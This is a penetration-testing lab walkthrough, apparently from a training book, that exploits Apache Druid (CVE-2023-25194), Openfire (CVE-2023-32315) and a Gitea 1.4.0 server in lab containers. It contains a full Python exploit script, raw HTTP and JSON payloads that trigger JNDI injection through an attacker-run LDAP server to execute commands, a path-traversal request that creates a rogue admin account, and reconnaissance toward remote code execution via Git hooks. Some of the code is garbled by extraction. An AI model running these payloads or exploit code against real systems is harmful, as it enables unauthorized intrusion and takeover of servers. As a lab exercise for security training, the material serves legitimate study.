```
root@websploit:[~]
# git clone https://github.com/zzwlp/JNDIExploit
Cloning into 'JNDIExploit'...
remote: Enumerating objects: 105, done.
remote: Counting objects: 100% (44/44), done.
remote: Compressing objects: 100% (21/21), done.
remote: Total 105 (delta 24), reused 23 (delta 23), pack-reused 61
Receiving objects: 100% (105/105), 32.46 MiB | 37.30 MiB/s, done.
Resolving deltas: 100% (31/31), done.

root@websploit:[~]
# cd JNDIExploit

root@websploit:[~/JNDIExploit]
# ls
JNDIExploit.iml  lib  pom.xml  README.md  src

root@websploit:[~/JNDIExploit]
#
```

You can then use the script to use the JNDI service:

```
java -jar target\JNDIExploit-1.0-SNAPSHOT.jar -i 192.168.1.102
```

192.168.1.102 is the address of my VM. Replace that IP address with the one applicable to your environment.

You can either send the following POST request in Burp Suite or use a Python script that I am showing below:

```
POST /druid/indexer/v1/sampler?for=connect HTTP/1.1
Host: 10.7.7.22:8888
Accept-Encoding: gzip, deflate
Accept: /*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 1792
```

```
{
```

```
"type":"kafka",
"spec":{

    "type":"kafka",
    "ioConfig":{

        "type":"kafka",
        "consumerProperties":{

            "bootstrap.servers":"127.0.0.1:6666",
            "sasl.mechanism":"SCRAM-SHA-256",
            "security.protocol":"SASL_SSL",

"sasl.jaas.config":"com.sun.security.auth.module.JndiLoginModule required
user.provider.url=\"ldap://192.168.1.102:1389/Basic/Command/base64/aWQgPiAvdG
1wL3N1Y2Nlc3M=\" useFirstPass=\"true\" serviceName=\"x\" debug=\"true\""
group.provider.url=\"xxx\";

        },
        "topic":"test",
        "useEarliestOffset":true,
        "inputFormat":{

            "type":"regex",
            "pattern":"(\\s\\S)*",
            "listDelimiter":"56616469-6de2-9da4-efb8-8f416e6e6965",
            "columns":[
                "raw"
            ]
        }
    },
    "dataSchema":{

        "dataSource":"sample",
        "timestampSpec":{

            "column":"!!!_no_such_column_!!!",
            "missingValue":"1970-01-01T00:00:00Z"
        },
        "dimensionsSpec":{

        },
        "granularitySpec":{

            "rollup":false
        }
    },
    "tuningConfig":{

        "type":"kafka"
    }
},
},
```

```
        "samplerConfig":{  
            "numRows":500,  
            "timeoutMs":15000  
        }  
    }  
}
```

Alternatively, you can use the following Python script to exploit the vulnerability:

```
...  
This script exploits the Druid RCE vulnerability (CVE-2023-25194) to execute  
commands on the target machine.  
...  
  
import argparse  
import base64  
import requests  
import json  
  
def send_post_request(url, headers, data):  
    ...  
    send post request  
    :param url: url  
    :param headers: headers  
    :param data: data  
    :return: None  
    ...  
    response = requests.post(url, headers=headers, data=json.dumps(data))  
  
    status_code = response.status_code  
    content = response.content.decode('utf-8')  
  
    if status_code == 500 or 'createChannelBuild' in content:  
        print('[+] Exploit Success ~')  
    else:  
        print('[-] Exploit maybe fail.')  
  
def get_data(jndi_ip, cmd):  
    ...
```

```

Function to get data for POST request body
:param jndi_ip: jndi_ip
:param cmd: command to execute
:return: data
...
data = {
    "type": "kafka",
    "spec": {
        "type": "kafka",
        "ioConfig": {
            "type": "kafka",
            "consumerProperties": {
                "bootstrap.servers": "127.0.0.1:6666",
                "sasl.mechanism": "SCRAM-SHA-256",
                "security.protocol": "SASL_SSL",
                "sasl.jaas.config":
f"com.sun.security.auth.module.JndiLoginModule required
user.provider.url=\\"ldap://\{jndi_ip\}:1389/Basic/Command/base64/\{cmd\}\"
useFirstPass=\\"true\\" serviceName=\\"x\\" debug=\\"true\\""
group.provider.url=\\"xxx\\";"},
            },
            "topic": "test",
            "useEarliestOffset": True,
            "inputFormat": {
                "type": "regex",
                "pattern": "([\\s\\S]*)",
                "listDelimiter": "56616469-6de2-9da4-efb8-8f416e6e6965",
                "columns": [
                    "raw"
                ]
            }
        },
        "dataSchema": {
            "dataSource": "sample",
            "timestampSpec": {
                "column": "!!!_no_such_column_!!!",
                "missingValue": "1970-01-01T00:00:00Z"
            },
            "dimensionsSpec": {
            },
            "granularitySpec": {
                "rollup": False
            }
        }
    }
}

```

```
        }
    },
    "tuningConfig": {
        "type": "kafka"
    }
},
"samplerConfig": {
    "numRows": 500,
    "timeoutMs": 15000
}
}
# print(data)
return data

def base64_encode(original_str):
    """
    Function to encode string with base64
    :param original_str: original string
    :return: encoded string
    """

    original_bytes = original_str.encode('utf-8')
    encoded_bytes = base64.b64encode(original_bytes)
    encoded_str = encoded_bytes.decode('utf-8')
    return encoded_str

if __name__ == '__main__':
    """
    The following are the arguments required for the script to run
    successfully
    -t, --target: target IP or hostname
    -j, --jndi-ip: jndi_ip
    -c, --cmd: command to execute
    """

    parser = argparse.ArgumentParser()
    parser.add_argument('-t', '--target', type=str, required=True,
    help='target IP or hostname')
    parser.add_argument('-j', '--jndi-ip', type=str, required=True,
    help='jndi_ip')
    parser.add_argument('-c', '--cmd', type=str, required=True, help='command
    to execute')
    args = parser.parse_args()
```

```

# Target URL
url = f"http://args.target":8888/druid/indexer/v1/sampler"
print("[+] URL:" + url)
print("[+] Target IP:" + args.target)
print("[+] JNDI IP:" + args.jndi_ip)
print("[+] Command output:" + args.cmd)


# Headers for POST request
headers = {
    "Accept-Encoding": "gzip, deflate",
    "Accept": "*/*",
    "Accept-Language": "en-US;q=0.9,en;q=0.8",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36",
    "Connection": "close",
    "Cache-Control": "max-age=0",
    "Content-Type": "application/json"
}

# Get data for POST request body
data = get_data(args.jndi_ip, base64_encode(args.cmd))

# Send POST request
send_post_request(url, headers, data)

```

I saved the python script as `poc.py`. After executing the script, you can see that we successfully executed a command `$(whoami)` as root.




```

└──(root㉿websploit)-[~]
  # python3 poc.py -t 10.7.7.22 -j 192.168.1.102 -c "$(whoami)"
[+] URL:http://10.7.7.22:8888/druid/indexer/v1/sampler
[+] Target IP:10.7.7.22
[+] JNDI IP:192.168.1.102
[+] Command output:root

```

## Exercise 3: Hacking DC31\_03

Now let's hack DC31\_03. You can see many ports open. Well, that's a lot to pick from:




```
(root@websploit)-[~]
# nmap -sS -p - 10.7.7.23
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 16:41 EDT
Nmap scan report for 10.7.7.23
Host is up (0.0000090s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE
5222/tcp  open  xmpp-client
5223/tcp  open  hpvirtgrp
5262/tcp  open  unknown
5263/tcp  open  unknown
5269/tcp  open  xmpp-server
5270/tcp  open  xmp
5275/tcp  open  unknown
5276/tcp  open  unknown
7070/tcp  open  realserver
7777/tcp  open  cbt
9090/tcp  open  zeus-admin
MAC Address: 02:42:0A:07:07:17 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.89 seconds

#
```

This looks like an OpenFire installation.



[Openfire](#) is an Apache License-licensed real-time collaboration (RTC) server, using the widely accepted [XMPP protocol](#) for instant messaging.

In versions prior to 4.7.4 and 4.6.7, a vulnerability was discovered within Openfire's web-based administrative console (Admin Console). This flaw enabled a path traversal attack via the setup environment. This allowed unauthorized users to exploit the unauthenticated Openfire Setup Environment within a pre-configured Openfire setup, thus gaining access to restricted pages in the Admin Console usually reserved for administrative users.

Over a decade ago, an issue involving path traversal was detected within the Openfire admin console, marked as [CVE-2008-6508](#). Attackers utilized the path `/setup/setup-../../[page].jsp` to evade authentication controls, enabling access to arbitrary pages without requiring knowledge of admin credentials.

They fixed it. However, a subsequent upgrade to the embedded web server introduced support for non-standard UTF-16 character URL encoding. Unfortunately, the existing path traversal defenses within Openfire were not updated to account for this new encoding. Consequently, attackers could again exploit the path traversal protection using the path `/setup/setup-/%u002e%u002e/%u002e%u002e/[page].jsp`.

This is now addressed in [CVE-2023-32315](#). This vulnerability is also in CISA's KEV catalog.

To leverage this vulnerability, the initial step involves creating a new administrator through a specific request:

GET

`/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=csrf&usern`

```

ame=omar&name=&email=&password=hackme&passwordConfirm=hackme&isAdmin=on&create
e/Create+User HTTP/1.1
Host: 10.7.7.22:9090
Accept-Encoding: gzip, deflate
Accept: /*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/114.0.5735.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: csrf=csrf_token

```

You can send this to the vulnerable application using BurpSuite, as shown below.

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```

Pretty Raw Hex
1 GET /setup/setup-s/%u002eu%u002e/%u002eu%u002e/user-create.jsp?csrf=csrf_token&username=omar&name=&email=
&password=hackme&passwordConfirm=hackme&isAdmin=on&create=Create+User HTTP/1.1
2 Host: 10.7.7.22:9090
3 Accept-Encoding: gzip, deflate
4 Accept: /*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.91 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9 Cookie: csrf=csrf_token
10
11

```
- Response:**

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Date: Sun, 27 Aug 2023 20:53:17 GMT
4 X-Frame-Options: SAMEORIGIN
5 Content-Type: text/html;charset=utf-8
6 Set-Cookie: JSESSIONID=node018ue8wpspg4ii148a7r0co9qh5.node0;
Path=/; HttpOnly
7 Expires: Thu, 01 Jan 1970 00:00:00 GMT
8 Set-Cookie: csrf=bTfNBHv4USTVTP; Path=/; HttpOnly
9 Content-Length: 6335
10
11
12
13
14
15
16
17
18
19
20
21
22 Exception:
23 <pre>
24 java.lang.NullPointerException: Cannot invoke
"org.jivesoftware.openfire.user.User.getUsername()" because the
return value of "org.jivesoftware.util.WebManager.getUser()" is
null<br>
at
org.jivesoftware.openfire.admin.decorators.main_jsp._jspService(
main_jsp.java:22)<br>
at
org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:790)<br>
at
javax.servlet.http.HttpServlet.service(HttpServletRequest.java:790)<br>
at
org.eclipse.jetty.servlet.ServletHolder$NotAsync.service(Servlet
Holder.java:1459)<br>
at

```
- Inspector:** Shows various request and response headers and parameters.
- Bottom Status Bar:** 0 matches | 6,672 bytes | 79 millis

You can login to the vulnerable OpenFire application using the default admin user and the password admin. However, that's not the vulnerability. The vulnerability is the ability to take advantage of the flaw documented in [CVE-2023-32315](#).

After you send the previous GET request, the user **omar** was created

Buru Suite Community Edition v2023.5.4 - Temporary Project

Openfire Admin Console: +

10.7.7.23:9090/user-summary.jsp

openfire\*

Server Users/Groups Sessions Group Chat Plugins

Users Groups

User Summary


Create New User User Search Advanced User Search

Total Users: 2 -- Sorted by Username -- Users per page: 100

Online	Username	Name	Groups	Created	Last Logout
1	admin ★	Administrator	None	Jan 1, 1970	Never logged in before.
2	omar ★		None	Aug 27, 2023	Never logged in before.

Server | Users/Groups | Sessions | Group Chat | Plugins

You can see that the user **omar** has admin privileges:



## Exercise 4: Hacking DC30\_1

We start by performing an nmap scan by executing `sudo nmap -sSCV -p- 10.6.6.24`. The `-sSCV` flag instructs nmap to perform a SYN scan to identify open ports followed by a script and version scan on the ports which were identified as open. The `-p-` flag instructs nmap to scan all the ports on the target. From the scan results, shown below, we can see that the host is running SSH on port 22 and a service which nmap couldn't identify on port 3000. However, based on the fingerprint strings, it is safe to assume that this is a web server.

```
└──(kali㉿kali)-[/tmp/x]
└─$ sudo nmap -sSCV -p- 10.6.6.24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-21 10:07 EDT
Nmap scan report for 10.6.6.24
Host is up (0.000018s latency).

Not shown: 65533 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 ef:ab:24:8a:cb:f3:8f:44:13:74:78:5b:72:c0:c3:e9 (RSA)
|   256 97:ac:a8:48:80:58:32:1c:e2:fb:48:3b:8c:61:7e:17 (ECDSA)
|_  256 e3:fd:93:d6:6c:72:b2:1e:50:42:03:d9:e7:3a:2b:b6 (ED25519)

3000/tcp  open  ppp?
| fingerprint-strings:
|   GenericLines, Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=b5afac253dce6b7f; Path=/; HttpOnly
|     Set-Cookie:
|     _csrf=5_Qge9ljl6Stb1RriyLt1qxQEg6MTY2MTA5MDg3NDE1MDUxNjczOQ%3D%3D;
|     Path=/; Expires=Mon, 22 Aug 2022 14:07:54 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 21 Aug 2022 14:07:54 GMT
|     <!DOCTYPE html>
|     <html>
|       <head data-suburl="">
|         <meta charset="utf-8">
|         <meta name="viewport" content="width=device-width,
initial-scale=1">
|         <meta http-equiv="x-ua-compatible" content="ie=edge">
|         <title>Gitea: Git with a cup of tea</title>
|         <meta name="theme-color" content="#6cc644">
|         <meta name="author" content="Gitea - Git with a cup of tea" />
|         <meta name="description" content="Gitea (Git with a cup of tea) is
```

```

a painless self-hosted Git service written in Go" />
|   <meta name="keywords" content="go,git,self-hosted,gitea
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=9e1b193361db3c9f; Path=/; HttpOnly
|     Set-Cookie:
|     _csrf=jm0qpu064_Re5aBGIZueiLCHL-k6MTY2MTA5MDg3OTIxMTAzNTMzMg%3D%3D;
|     Path=/; Expires=Mon, 22 Aug 2022 14:07:59 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 21 Aug 2022 14:07:59 GMT
|     <!DOCTYPE html>
|     <html>
|       <head data-suburl="">
|         <meta charset="utf-8">
|         <meta name="viewport" content="width=device-width,
initial-scale=1">
|           <meta http-equiv="x-ua-compatible" content="ie=edge">
|           <title>Page Not Found - Gitea: Git with a cup of tea</title>
|           <meta name="theme-color" content="#6cc644">
|           <meta name="author" content="Gitea - Git with a cup of tea" />
|           <meta name="description" content="Gitea (Git with a cup of tea) is
a painless self-hosted Git service written in Go" />
|           <meta name="keywords" content="
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
[...]
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.60 seconds

```

Navigating to <http://10.6.6.24:3000/> in a browser causes a redirect to <http://10.6.6.24:3000/install>. This page presents us with a form for installing [Gitea](#), a self-hosted Git service. In addition, at the bottom of the page, there is a version string disclosing that this is version 1.4.0 of Gitea.

Installation - Gitea: Git with a cup of tea

Not secure | 10.6.6.24:3000/install

### Initial configuration

If you are running Gitea inside Docker, please read the [guidelines](#) carefully before changing anything on this page.

#### Database Settings

Gitea requires MySQL, MSSQL, PostgreSQL, SQLite3, or TiDB.

**Database Type \***

**Path \***

The file path to the SQLite3 or TiDB database.  
Please use the absolute path when you start as service.

#### General Application Settings

**Application Name \***

You can put your organization name here.

**Repository Root Path \***

All remote Git repositories will be saved to this directory.

**LFS Root Path**

Files stored with Git LFS will be stored in this directory. Leave empty to disable LFS.

**Run User \***

The user must have access to Repository Root Path and run Gitea.

**Domain \***

This affects SSH clone URLs.

**SSH Port \***

Port number which your SSH server is using. Leave it empty to disable.

**HTTP Port \***

Port number which application will listen on.

**Application URL \***

This affects HTTP/HTTPS clone URL and some email notifications.

**Log Path \***

Directory to write log files to.

#### Optional Settings

- ▶ Email Service Settings
- ▶ Server and Other Services Settings
- ▶ Admin Account Settings

**Install Gitea**

© Gitea Version: 1.4.0 Page: 59ms Template: 59ms

English | [JavaScript licenses](#) | [API](#) | [Website](#) | Go1.10.3

We can expand the menu towards the bottom titled Admin Account Settings to reveal a form for creating an admin account.

**Optional Settings**

- ▶ Email Service Settings
- ▶ Server and Other Services Settings
- ▼ Admin Account Settings

You do not need to create an admin account right now. The first user who registers on the site will gain admin access automatically.

Username	<input type="text"/>
Password	<input type="password"/>
Confirm Password	<input type="password"/>
Admin Email	<input type="text"/>

**Install Gitea**

To obtain an admin account, we fill in the username Test, the password Testing123! and a dummy email of test@test.xyz

**Optional Settings**

- ▶ Email Service Settings
- ▶ Server and Other Services Settings
- ▼ Admin Account Settings

You do not need to create an admin account right now. The first user who registers on the site will gain admin access automatically.

Username	Test
Password	*****
Confirm Password	*****
Admin Email	test@test.xyz

**Install Gitea**

Then, we press the Install Gitea button. This results in a redirect to <http://localhost:3000/user/login>. This probably occurs because the default value of the Application URL field was <http://localhost:3000/>, as could be seen at the <http://10.6.6.24:3000/install> page earlier. However, if we browse back to

<http://10.6.6.24:3000/> we can see that Gitea appears to have been installed successfully!

The screenshot shows the Gitea dashboard. At the top, there is a navigation bar with links for Dashboard, Issues, Pull Requests, and Explore. Below the navigation bar, there is a sidebar with a 'Test' dropdown menu. The main content area features a green header bar with the text 'Welcome! Thank you for choosing Gitea. Have fun. And, take care!'. Below this, there is a search bar and a repository listing section titled 'My Repositories 0'. The repository listing includes a search input field 'Find a repository ...' and filters for 'All' (selected), 'Sources', 'Forks', 'Mirrors', and 'Collaborative'.

At the bottom of the installation page earlier, we saw that the version of Gitea was 1.4.0. We can use this information when searching for known vulnerabilities in Gitea using searchsploit.

```
(kali㉿kali)-[/tmp/x]
└$ searchsploit Gitea
-----
-----
Exploit Title | Path
-----
Gitea 1.12.5 - Remote Code Execution (Authenticated) | multiple/webapps/49571.py
Gitea 1.4.0 - Remote Code Execution | multiple/webapps/44996.py
Gitea 1.7.5 - Remote Code Execution | multiple/webapps/49383.py
-----
```

Shellcodes: No Results

Papers: No Results

The search results indicate that there is a remote code execution vulnerability for the particular version of Gitea which our target is using. However, the corresponding [exploit](#) is relatively complex and might take time to debug if it isn't successful. Before diving into a complex attack, it is usually a good idea to perform extensive enumeration to ensure that we aren't missing simpler attack vectors or useful information. This can save precious time during time-sensitive penetration testing assignments or exams.

New Repository - Gitea: G x +

Not secure | 10.6.6.24:3000/repo/create

Dashboard Issues Pull Requests Explore

New Repository

Owner \* Test

Repository Name \* test

A good repository name is composed of short, memorable, and unique keywords.

Visibility  This repository is Private

Description

.gitignore Select .gitignore templates

License Select a license file

Readme Default

Initialize this repository with selected files and template

Create Repository Cancel

The screenshot shows the 'New Repository' creation interface. It includes fields for the owner ('Test'), repository name ('test'), visibility (set to private), and a description area. There are also sections for '.gitignore' templates, a license file, and a default README template. A checkbox allows initializing the repository with selected files and a template. At the bottom are 'Create Repository' and 'Cancel' buttons.

One of the things we can do with our Gitea account is to create a Git repository. We can obtain a form for repository creation by pressing the blue cross next to the “My repositories” text on the landing page <http://10.6.6.24:3000/>. This redirects us to a form where we can enter an arbitrary repository name such as `test` and press the `Create Repository` button to create a repository.

The screenshot shows a web browser window with the address bar displaying 'Not secure | 10.6.6.24:3000/Test/test'. The main content is a Gitea repository page for 'Test/test'. At the top, there are navigation links for Dashboard, Issues, Pull Requests, and Explore. Below the header, there's a section for 'Test / test' with tabs for Code, Issues (0), Wiki, and Settings. A 'Quick Guide' section contains a link to 'Clone this repository' with options for Help!, HTTP (selected), SSH, and a URL 'http://localhost:3000/Test/test.git'. Another section titled 'Creating a new repository on the command line' provides a command-line script:

```
touch README.md  
git init  
git add README.md  
git commit -m "first commit"  
git remote add origin http://localhost:3000/Test/test.git  
git push -u origin master
```

Below this, a section titled 'Pushing an existing repository from the command line' contains the command:

```
git remote add origin http://localhost:3000/Test/test.git  
git push -u origin master
```

Once the repository has been created, we can execute the instructions listed under the header **Creating a new repository on the command line** to initialize the new repository. The only command we have to modify is the fifth one where we have to change `localhost` to `10.6.6.24` since we are executing the commands from our own machine and not from the server.

```
└──(kali㉿kali)-[/tmp/x]
└$ mkdir testRepository

└──(kali㉿kali)-[/tmp/x]
└$ cd testRepository

└──(kali㉿kali)-[/tmp/x/testRepository]
└$ touch README.md

└──(kali㉿kali)-[/tmp/x/testRepository]
└$ git init
hint: Using 'master' as the name for the initial branch. This default
branch name
hint: is subject to change. To configure the initial branch name to use
in all
hint: of your new repositories, which will suppress this warning, call:
hint:
hint:   git config --global init.defaultBranch <name>
hint:
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this
command:
hint:
hint:   git branch -m <name>
Initialized empty Git repository in /tmp/x/testRepository/.git/

└──(kali㉿kali)-[/tmp/x/testRepository]
└$ git add README.md

└──(kali㉿kali)-[/tmp/x/testRepository]
└$ git commit -m "first commit"
[master (root-commit) 6392703] first commit
 1 file changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 README.md

└──(kali㉿kali)-[/tmp/x/testRepository]
└$ git remote add origin http://10.6.6.24:3000/Test/test.git

└──(kali㉿kali)-[/tmp/x/testRepository]
└$ git push -u origin master
```

```
Username for 'http://10.6.6.24:3000': Test
Password for 'http://Test@10.6.6.24:3000':
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 224 bytes | 224.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
To http://10.6.6.24:3000/Test/test.git
 * [new branch]      master -> master
branch 'master' set up to track 'origin/master'.
```

If we refresh the page, we can see that the repository now contains our `README.md` file.

The screenshot shows a web browser window with the URL `10.6.6.24:3000/Test/test`. The page displays a Git repository. At the top, there are tabs for Dashboard, Issues, Pull Requests, and Explore. Below the tabs, the repository name is `Test / test`. To the right, there are buttons for Unwatch (1), Star (0), Fork (0), and a QR code. Under the repository name, there are links for Code, Issues (0), Pull Requests (0), Releases (0), Wiki, Activity, and Settings. A note says "No Description". Below this, it shows "1 Commit" and "1 Branch". Under "Commit", there is a list with one item: "Thomas Peterson 639270370c first commit" (7 minutes ago). Under "Branch", there is a list with one item: "README.md first commit" (7 minutes ago). There is also a preview of the "README.md" file content.

By exploring the tabs above the repository, it is possible to notice that there is support for [Git hooks](#). The configurations for Git hooks can be found by pressing the `Settings` tab and then the `Git Hooks` subtab.

The screenshot shows a GitHub repository named 'Test / test'. At the top, there are buttons for Unwatch (1), Star (0), Fork (0), and Settings. Below the header, there are tabs for Code, Issues (0), Pull Requests (0), Releases (0), Wiki, Activity, Options, Collaboration, Branches, Webhooks, Git Hooks (which is selected and underlined), and Deploy Keys. The Git Hooks section contains a heading 'Git Hooks' and a note: 'Git Hooks are powered by Git itself. You can edit files of supported hooks in the list below to perform custom operations.' Below this, there is a list of three hooks: 'pre-receive', 'update', and 'post-receive', each with a small edit icon to the right.

Git hooks are commonly used to trigger the execution of different shell commands on certain git-related events. Git hooks can be divided into server-side and client-side hooks, which execute the shell commands on the server or the client respectively. For our purposes, we are interested in the server-side hooks since these could allow us to execute arbitrary shell commands on the target host. There are three types of server-side Git hooks. The first two are `pre-receive` and `update` which both execute related shell commands before handling a push from a client. The last type is `post-receive` which executes its related shell commands after handling a push from a client

